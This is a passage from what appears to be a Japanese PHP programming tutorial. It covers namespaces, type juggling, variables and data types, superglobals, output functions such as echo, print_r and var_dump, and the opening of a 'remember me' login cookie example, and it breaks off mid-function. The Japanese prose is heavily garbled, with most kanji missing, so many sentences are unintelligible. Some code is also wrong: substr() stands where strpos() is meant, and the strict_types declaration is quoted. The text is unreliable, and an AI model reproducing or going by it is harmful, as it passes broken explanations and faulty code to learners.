var_dump($instance1 === $instance2);
```

オンラインでスコープをむ https://riptutorial.com/ja/php/topic/3426/スコープ

84:

PHPのドキュメント

> とはですかもっともいでは、はアイテムをカプセルするです。これはくのでなとしてることができます。たとえば、オペレーティングシステムのディレクトリでは、するファイルをグループし、それらのファイルのとしてします。なとして、ファイルfoo.txtは/ home / gregディレクトリと/ home / otherディレクトリにしますが、foo.txtの2つのコピーはじディレクトリにできません。さらに、/ home / gregディレクトリのfoo.txtファイルにアクセスするには、/home/greg/foo.txtをするためにディレクトリりをしてファイルにディレクトリをするがあります。これとじがプログラミングのにもんでいます。

レベルののことにしてください`PHP`と`php` PHPのためにされています。カスタムコードではしないでください。

Examples

の

のはのようになります。

- `namespace MyProject;` - `MyProject`する
- `namespace MyProject\Security\Cryptography;`ネストされたをする
- `namespace MyProject { ... }` - ブラケットをむをします。

のファイルできなだけくすることができますが、ファイルごとにのをすることをおめします。

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

をするたびに、それをしたクラスはそのにします

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

は、なるファイルでできます。のでは、 `MyProject\Shapes`の3つのクラスを1つのファイルにしています。これは3つのファイルにされることがましく、ファイルは`namespace MyProject\Shapes;`まり`namespace MyProject\Shapes;`。 これについては、PSR-4のでしくします。

のクラスまたはの

Declaring Namespacesにすように、のクラスをのようにすることができます。

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

このクラスをするには、なパスをむをするがあります。

```
$rectangle = new MyProject\Shapes\Rectangle();
```

これは、 `use` -statementでクラスをインポートすることでできます。

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

PHP 7.0では、をして、のでさまざまな`use` -statementをグループ`use`できます。

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

には、2つのクラスがじをつこともあります。なるにある、これはではありませんが、 `use` -statementを`use`してそれらをインポートしようとするとになるがあり`use`。

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparantly Oval is also a language!
// Error!
```

これは、 `as`キーワードをしてエイリアスのをですることでできます。

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

ののクラスをするには、 `\`でエスケープするがあります。それのは、のからパスがきがれます。

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

とはですか

PHPコミュニティにはくのがたくさんのコードをしています。つまり、あるライブラリのPHPコードでのライブラリとじクラスをするがあります。のライブラリがじでされると、それらはし、をきこします。

はこのをします。 PHPのリファレンスマニュアルでされているように、は、ファイルであるオペレーティングシステムディレクトリとすることができます。じの2つのファイルが々のディレクトリにすることがあります。に、じの2つのPHPクラスが々のPHPにすることがあります。

のライブラリとのをせずにのができるように、コードのをすることがです。

サブネームスペースの

ののように、をしてのをします。

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

のは、をします。

`MyProject\Sub\Level\CONNECT_OK`

クラス `MyProject\Sub\Level\Connection`および

`MyProject\Sub\Level\connect`

オンラインでをむ https://riptutorial.com/ja/php/topic/1021/

85: ジャグリングとの

Examples

タイプジャグリングとはですか

PHPはやかにけされたです。つまり、デフォルトでは、のオペランドがじまたはのあるであるはありません。たとえば、にをして、そのがすることをできます。

```
var_dump ("This is example number " . 1);
```

はのようになります。

string24 "これは1のです"

PHPはのないを、されたがなににキャストすることでこれをします。のケースでは、リテラル1をにキャストします。つまり、のリテラルにすることができます。これはジャグリングとばれます。これはPHPのになですが、づいていないとをっってしまい、セキュリティのにつながることもあります。

のをしてください。

```
if (1 == $variable) {
    // do something
}
```

そのは、プログラマがのが1であることをチェックしているようにえますが、わりに$ variableに"1と1/2"のがあればどうなりますかえはあなたをかせるかもしれません。

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

はのとおりです。

ブール

なぜこれがこったのですか PHPは "1と1/2"がではないことにがついたが、それを1とするためにはそれをするがあるからだ。PHPはするのではなく、ジャグリングをし、を。これは、のにあるすべてのをにキャストしてキャストすることでいます。それは、としてうことができないにするとすぐにする。したがって、「1と1/2」は1にキャストされます。

かに、これはにされたですが、このをするのにちます。のいくつかのでは、のソフトウェアでこったタイプジャグリングによるエラーにしたいくつかのケースについてします。

ファイルからのみみ

ファイルからみむとき、そのファイルのにいつしたかをりたいとっています。 `fgets()`がファイルのにfalseをすことをると、これをループのとしてすることができます。しかし、のみりからされたデータがboolean `false`とされる、ファイルみしループがにするがあります。

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

みまれるファイルにがまれている、そので`while`ループがし`false`。 のはboolean `false`されるためです。

わりになをして、ブールの`false`をにチェックできます。

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

これはであることにしてください。にはのループをします。

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

または、すべてをのようにきえます。

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

スイッチのき

switchはでないをしてをします。これはいくつかのなきにつながるがあります。たとえば、のをえてみましょう。

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
```

```
    default:
        $mode = 'unknown';
        break;
}
```

これはになステートメントで、 $nameがのはりにしますが、それのはをきこします。たとえば、$nameが0、にジャグリングがします。ただし、caseのリテラルはswitchのではなく、ジャグリングされます。"input 1"は、0のにする0され0 。 これは、0をすると、のケースはにされます。

こののはいくつかあります。

なキャスト

のにをにキャストすることができます

```
switch ((string)$name) {
...
}
```

または、をすことがられているをすることもできます。

```
switch (strval($name)) {
...
}
```

これらのメソッドはどちらも、がcaseステートメントのとじであることをします。

switchける

ifをすると、がどのようにわれるかをでき、 なをできます。

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

なタイピング

PHP 7.0、タイプジャグリングのなのいくつかは、 なけによってすることができます 。この declareをファイルののにめることによって、PHPはTypeErrorをスローすることによってパラメータとをします。

```
declare(strict_types=1);
```

たとえば、このコードでは、パラメータをして、に`TypeError`のキャッチながスローされます。

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

に、このコードではりのをしています。それはのものをそうとするとをスローします

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

オンラインでジャグリングとのをむ https://riptutorial.com/ja/php/topic/2758/ジャグリングとの

86:

- $= ''; //をする
- $オブジェクト - >プロパティ = ''; //オブジェクトプロパティをする
- ClassName :: $プロパティ = ''; //クラスプロパティをりてます。
- $ array [0] = 'value'; //のインデックスにをする
- $ array [] = ''; //のにアイテムをプッシュする
- $ array ['key'] = ''; //のをする
- echo $ variable; //をエコーする
- some_function$; //をパラメータとしてする
- unset$ variable; //をする
- $$= ''; //にする
- isset$ variable; //がされているかどうかをする
- $; //があるかどうかをチェックする

チェック

やにするドキュメンテーションのには、PHPがけをしていないとべているものがあります。これはしいですが、PHPは、/メソッドのパラメータとりにPHP 7のにしては、チェックをいます。

のように、PHP 7のヒントをして、パラメータとりのチェックをすることができます。

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> とブールにするPHPの`gettype()`はそれぞれ`integer`と`boolean`です。しかし、このようなのヒントの、`int`と`bool`をうがあります。さもなければ、PHPはあなたにエラーをえませんが、`integer`と`boolean`クラスがされることをします。

のは、のが`$a`または`$b`いずれかのパラメータとしてされている、およびが`true`または`false`のかをすにエラーをスローします。あなたがfloatをえることができるのようにのでは、「い」である`$a`や`$b`。なをするは、ではなくのみをできるので、PHPファイルのにのをします。

```
<?php
declare('strict_types=1');
```

PHP 7のとメソッドのに、ののヒントがになりました。

- `callable` びしなまたはメソッド
- `array` のもむことができるのタイプの
- インターフェイスされたクラスまたはFQDN
- クラスFQDN

ののの

Examples

でににアクセスする

は、をしてアクセスできます。のはのにすることができ、にアクセスすることができます。そのようなはとしてられている。

をにするには、のにな`$` putをれます。

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

は、/メソッドびしをマッピングするのにです

```
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

これはPHPクラスでにちます

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }
```

```
    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

`$variableName`を`{}`にくことはですがではありません

```
${$variableName} = $value;
```

のは、で "baz"です。

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

`{}`をうことは、のそのものがのにのみです

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

それにもかかわらず、いつも`{}`することをおめします。

これはされていませんが、このをさせることはです

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> のは、くのにとっていとみなされることにすることがです。のIDEによるにはしていないので、くのまたはメソッドびしをつきなコードベースは、すぐにすることがになります。

PHP5とPHP7のい

`{}`や`()`うもうつのは、PHP5とPHP7がをうがしうことです。その、がなることがあります。

PHP5では、、プロパティ、およびメソッドがにからのでされるようになりました。のは、のがどのようにしたかをしています。

ケース1 `$$foo['bar']['baz']`

- PHP5の `${$foo['bar']['baz']}`
- PHP7の `($$foo)['bar']['baz']`

ケース2 `$foo->$bar['baz']`

- PHP5の `$foo->{$bar['baz']}`
- PHP7の `($foo->$bar)['baz']` foo- `($foo->$bar)['baz']`

ケース3 `$foo->$bar['baz']()`

- PHP5の `$foo->{$bar['baz']}()`
- PHP7の `($foo->$bar)['baz']()` foo- `($foo->$bar)['baz']()`

ケース4 `Foo::$bar['baz']()`

- PHP5の `Foo::{$bar['baz']}()`
- PHP7の `(Foo::$bar)['baz']()`

データ

なるのためになるデータがあります。 PHPにはなはありませんが、のはりてられたのによって、またはけされるによってまります。これはのなです。なドキュメントとは、PHPののトピックをしてください。

PHPには、null、ブール、、、、、オブジェクト、リソース、のデータがあります。

ヌル

Nullはのにりてることができます。これはのないをします。

```
$foo = null;
```

これはをにし、びされるとそのはまたはになります。はメモリからされ、ガベージコレクタによってされます。

ブール

これは、2つのなしかたないもなです。

```
$foo = true;
$bar = false;
```

ブールをってコードのれをすることができます。

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

はまたはのです。それはののベ―スですることができます。のサイズは、プラットフォ―ムにします。 PHPはなしをサポ―トしていません。

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

く

、「」またはに「」とばれるものは10です。

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

アレ イ

はのリストにています。もなのはでインデックスされ、インデックスによってけられ、のはインデックス0にかれます。

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+

echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

は、インデックスのキ―をにけることもできます。 PHPでは、すべてのはでですが、 "をにするときは、、ではない1つのキ―をむものをします。

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

はののようなものです。

```
$foo = "bar";
```

のように、をインデックスして々のをすことができます

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

オブジェクト

オブジェクトはクラスのインスタンスです。そのとメソッドは`->`でアクセスできます。

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

リソース

リソースには、いているファイル、データベース、ストリーム、イメージキャンバスなどのなハンドルがあります マニュアルにされています 。

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

のをとしてするには、 `gettype()`をします。

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

グローバルのベストプラクティス

このをのコードですることができます

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

あなたののはなものです

`$bob`どこからたのですか

していますかい。あなたは、グローバルがしていて、いをえているをんだだけです。

これがのプログラムだったなら、あなたのしみののビットは`$bob`すべてのインスタンスをし、あなたがしいものをつけることをっています `$bob`がどこでもされればします。さらにいことに、のかが`$bob`をしているまたはあなたがそのをれてした、コードがれるがありますのコードでは、オブジェクトがっているか、オブジェクトがまったくないとなエラーがします。

すべてのPHPプログラム`include('file.php');`ようなコードをします`include('file.php');`このようなコードをメンテナンスすると、するファイルがえるほどにしくなります。

また、これにより、アプリケーションをテストするがににになります。データベースをするためにグローバルをするとします。

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

このをテストするには、グローバル`$dbConnector`をオーバーライドしてテストをし、それをのにリセットするがあります。これはバグがにしやすくなります。

```
/**
 * @test
 */
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
     $dbConnector = Mock::create('DBConnector'); // Override

     assertTrue(foo());

     $dbConnector = $bkp; // Restore
}
```

グローバルをけるにはどうすればいいですか

グローバルをけるのは、 **Dependency Injection**というです。ここで、なツールをまたはクラスにします。

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

これはしてするがずっとです。がそれをるがあるのでそれはたちがるがあるものをたちにしているので `$bob`がされたをすることはありません。さらにいことに、 をってされるものをすることができます。

だから々はことをっている`$bob`のインスタンスのいずれかである`Bar`クラス、またはののインスタンス`Bar`々は、そのクラスのメソッドをすることができますっているします。のオートローダーPHP 5.3とみわせることで、 `Bar`がされているをすることができます。 PHP 7.0にはがあり、スカラー `int`や`string` もできます。

4.1

PHPのスーパーグローバルはあらかじめされたで、にで、スクリプトのどのスコープからでもア

クセスできます。

グロ—バル$をうはありません。/メソッド、クラス、またはファイルでそれらにアクセスします。

これらのPHPのはのりです。

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _クッキ—
- $ _SESSION

すべてのみの

get_defined_vars()は、がびされるスコープでされたのとをすべてむをします。デ—タをするは、print_rやvar_dumpようながめるデ—タをするためのをすることができます。

```
var_dump(get_defined_vars());
```

このは、、 $_POST $_GET 、 $_POST 、 $_COOKIE 、 $_FILES 4つのスーパーグロ—バルのみをします。のスーパーグロ—バルは、コードのどこかでされたにのみされます。これは、 auto_globals_jitディレクティブがデフォルトでになっているためです。にすると、 $_SERVERおよび$_ENVは、スクリプトのではなく、にされたときJust In Timeにされます。これらのがスクリプトでされていない、このディレクティブをオンにするとパフォ—マンスがします。

されていないのデフォルト

ただし、PHPではではありませんが、をすることはにいです。されていないは、されるコンテキストにじてのデフォルトをちます。

され、されない

```
var_dump($unset_var); // outputs NULL
```

ブ—ル

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

フロート/ダブル

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

アレ イ

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

オブジェクト

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

されていないのデフォルトにすることは、じをするのファイルに1つのファイルをめるににになります。

のとの

PHPでは、には「」がけられているため、ブールでないでも`true`または`false`。これにより、のをブロックですることができます。

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

さまざまなタイプのにするいくつかのながあります

- ゼロのがにしい`true`のみなどwhitepaceむをみます、、。
- の,,は`false`とじです。

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- ゼロがゼロでない、 は`true`しく、ゼロは`false`しくなり`false`。

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
```

```
$var_is_true = ($var == true); // false
```

- **null**は`false`しい

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- の`''`とゼロ`'0'`は`false`とじです。

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- のは、ゼロのは`true`、ゼロのは`false`。
  - `NAN` PHPのNot-a-Numberは`true`、つまり`NAN == true`が`true`です。これは、`NAN`がゼロのであるためです。
  - ゼロには、IEEE 754でされている+0と-0のがまれます`floatval('0') == floatval('-0')`では、で+0と-0をしません。つまり、`floatval('0') == floatval('-0')`は`true`です。
    - 、`floatval('0') === floatval('-0')`。
    - さらに、`floatval('0') == false`および`floatval('-0') == falsefloatval('0') == false`。

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

のオペレータ

のPHPドキュメントには、じがあります`===`。このをすると、がとじかどうかをできます。

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

これにするはじではありません`!==`

```
$var = null;
```

```
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

じを`is_null()`ようなのわりにうことができます。

`strpos()`してケースをする

`strpos($haystack, $needle)`はのインデックスするためにされ`$needle`でこる`$haystack`、またはそれがすべてでするかどうかを。`strpos()`はとをします。とをしないfindがなは、`stripos($haystack, $needle)`

`strpos stripos`には3のパラメータ`offset` intもまれています。これをすると、のからえたでがされます。 strrposおよびstrriposとはなり、オフセットはであってはなりません

このはをすことができます

- `$haystack`に`$needle`がある`$needle 0`、
- `$haystack $needle`がのどこかにあるにインデックスをするゼロの。
- `$needle`が`$haystack`どこにもつからないは`false $haystack`ます。

なので`0`と`false` truthinessっている`false` PHPでなく、ためになをす`strpos()`それらをして、のをすることがです`===`のためににすために`false`にだけでなく、`false`。

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

あるいは、 でないをする

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

オンラインでをむ https://riptutorial.com/ja/php/topic/194/

87: のをする

き

でインタラクティブなPHPプログラムをするには、とそのをするとです。 PHPは、のをにします。このトピックでは、PHPでをするなと、これらのメソッドをできるについてします。

PHPのにはさまざまながあります。ユースケースによっては、HTMLにレンダリングしてブラウザにしたり、デバッグにしたり、コマンドラインでアプリケーションをしているはにすることができます。

に、をするためにもにされるメソッドとのいくつかをします。

- `echo` - 1つのをする
- `print` - をし、 `1` にをします。
- `printf` - されたをし、されたのさをします
- `sprintf` - をフォーマットし、フォーマットされたをす
- `print_r` - のをがめるとしてするかす
- `var_dump` - タイプとをむのにするがめるデバッグをする
- `var_export` - のレンダリングをなPHPコードとしてまたはす。これをしてをすることができる。

  オブジェクトをとしてしようとすると、PHPはにしようとしますオブジェクトにそのようなメソッドがあるは、 `__toString()` びすことによって。できない、 `Object of class [CLASS] could not be converted to string` たエラー `Object of class [CLASS] could not be converted to string` 。このは、オブジェクトをさらにするがあります。 - ビューのとオブジェクトをしてください。

Examples

エコーとプリント

`echo` と `print` は、ではなくのです。これは、のようにのまわりにをとしないことをしますただしほとんどのPHPのまわりにをつけて `echo("test")` でもはありません。、、またはのをします。やオブジェクトのにはできません。

- `$nameJoel` をする

```
$name = "Joel";
```

- `echo print` をって$ nameのをする

```
echo $name;   #> Joel
print $name;  #> Joel
```

- はではありませんが、することができます

```
echo($name);  #> Joel
print($name); #> Joel
```

- のパラメータをする echoのみ

```
echo $name, "Smith";        #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- printはechoとはなり、 1しますであるため、よりくのでできます。

```
print("hey") && print(" ") && print("you"); #> you11
```

- はのものとじです

```
print ("hey" && (print (" " && print "you"))); #> you11
```

echo

PHPタグのでは、デフォルトでは<?=をってをし、 ?>をってするように、 echoがです。えば

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

しないことにしてください; 。これは、するPHPタグがのステートメントのとしてするためにします。したがって、このではセミコロンをするのがです。

print

printはのですが、オペレータのようながあります。 = += -= *= **= /= .= %= &= andとのにかれ、けがされました。

```
echo '1' . print '2' + 3; //output 511
```

きのじ

```
echo '1' . print ('2' + 3); //output 511
```

echo と print い

するに、に2つのいがあります。

- `print`は1つのパラメータしかできませんが、 `echo`はのパラメータがあります。
- `print`はをすので、としてできます。

とオブジェクトのビュー

`print_r()` - デバッグの とオブジェクトの

`print_r`はがめるのまたはオブジェクトをします。

やオブジェクトであるがあるかもしれません。 `echo`しようとすると、エラーがスローされます `Notice: Array to string conversion`。 わりに`print_r`をして、こののがめるをダンプすることができます。

2のパラメータとして**true**をして、コンテンツをとしてすことができます。

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

これにより、がされます。

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

さらに、 `print_r`からのは、にエコーされるのではなく、としてりむことができます。たとえば、のコードは、 `$myarray`されたバージョンをしいにダンプします。

```
$formatted_array = print_r($myarray, true);
```

ブラウザでPHPのをしていてHTMLとしてされている、はされず、がされなくなります

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

ページのソースコードをくと、 <pre>タグをせずにじでをフォーマットします。

わりに、しているものがHTMLではなくプレーンテキストであることをブラウザにえることができます

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

---

var_dump() - タイプとをむのにするがめるデバッグをする

は、よりでするprint_rそれはまた、オブジェクトID、アレイサイズ、、マーカ、のような、そのとのとにのをするため

var_dumpをして、デバッグのよりなバージョンをすることができます。

```
var_dump($myobject, $myarray, $mystring, $myint);
```

はよりです

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

でxDebugをしている、デフォルトではvar_dumpのは/りてられます。これをするオプションのについては、 ドキュメントをしてください。

---

var_export() - なPHPコードをする

var_export()は、そののPHPなをダンプします。

2のパラメータとしてtrueをして、をにすことができます。

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

はなPHPコードです

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

コンテンツをにれるには、のようにします。

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

その、のようにすることができます

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

これにより、のがされます。

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printfとsprintf

printfはプレ―スホルダをしてされたをします

sprintfはフォ―マットされたをします

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

これらの2つのでをフォ―マットすることもできます。これは、に2の10をつように、をすためにされる10をフォ―マットするためにできます。

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

vprintfとvsprintfの2つのはprintfとsprintfとしてしますが、々ののわりにとのをけれます。

エコーとの

をして、をするに「わりからわりまで」echoやprintなどをすることができます。

をするには、をし.ピリオド/ドット。

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

とに、 echo なしでするをして、コンマ、をしてとをののとにすることができます。

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                     ↑           ↑        ↑                - Note the commas

#> "You have ordered 1 item"
```

とのをしてエコーする

echoコマンドにのをすことは、によってはよりもです。は、されたのとじでにきまれます。

```
echo "The total is: ", $x + $y;
```

のはその.でされます。した、のはしいのためになカッコをとします。こののは、にもします。

```
echo "The total is: " . ($x + $y);
```

きなをする

32ビットシステムでは、 PHP_INT_MAXよりきいはにfloatにされます。これらをとしてするすなわちは、にすように、 floatをしてprintfをってうことができます。

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                1024                                    1024  1024
pow(1024,  2)  integer             1048576                                 1048576  1048576
```

```
pow(1024,  3)  integer           1073741824                              1073741824  1073741824
pow(1024,  4)   double        1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                       1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                    1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27           1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

ではないにしてください

これはうまくえますが、このされたでは、はすべて1024したがって2のであるため、すべて2ですことができます。たとえば、をしてください。

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

インデックスとをつをし、テーブルにする

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

のインデックスとをつの

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

オンラインでのをするをむ https://riptutorial.com/ja/php/topic/6695/のをする

88: な

き

はこのをircmaxellからhttps://stackoverflow.com/a/17266448/4535386からつけてしまうまで、このトピックをしていました。

Examples

「のログインをする」-のアプローチ

3つのでクッキーをしてください。

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

に、する

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
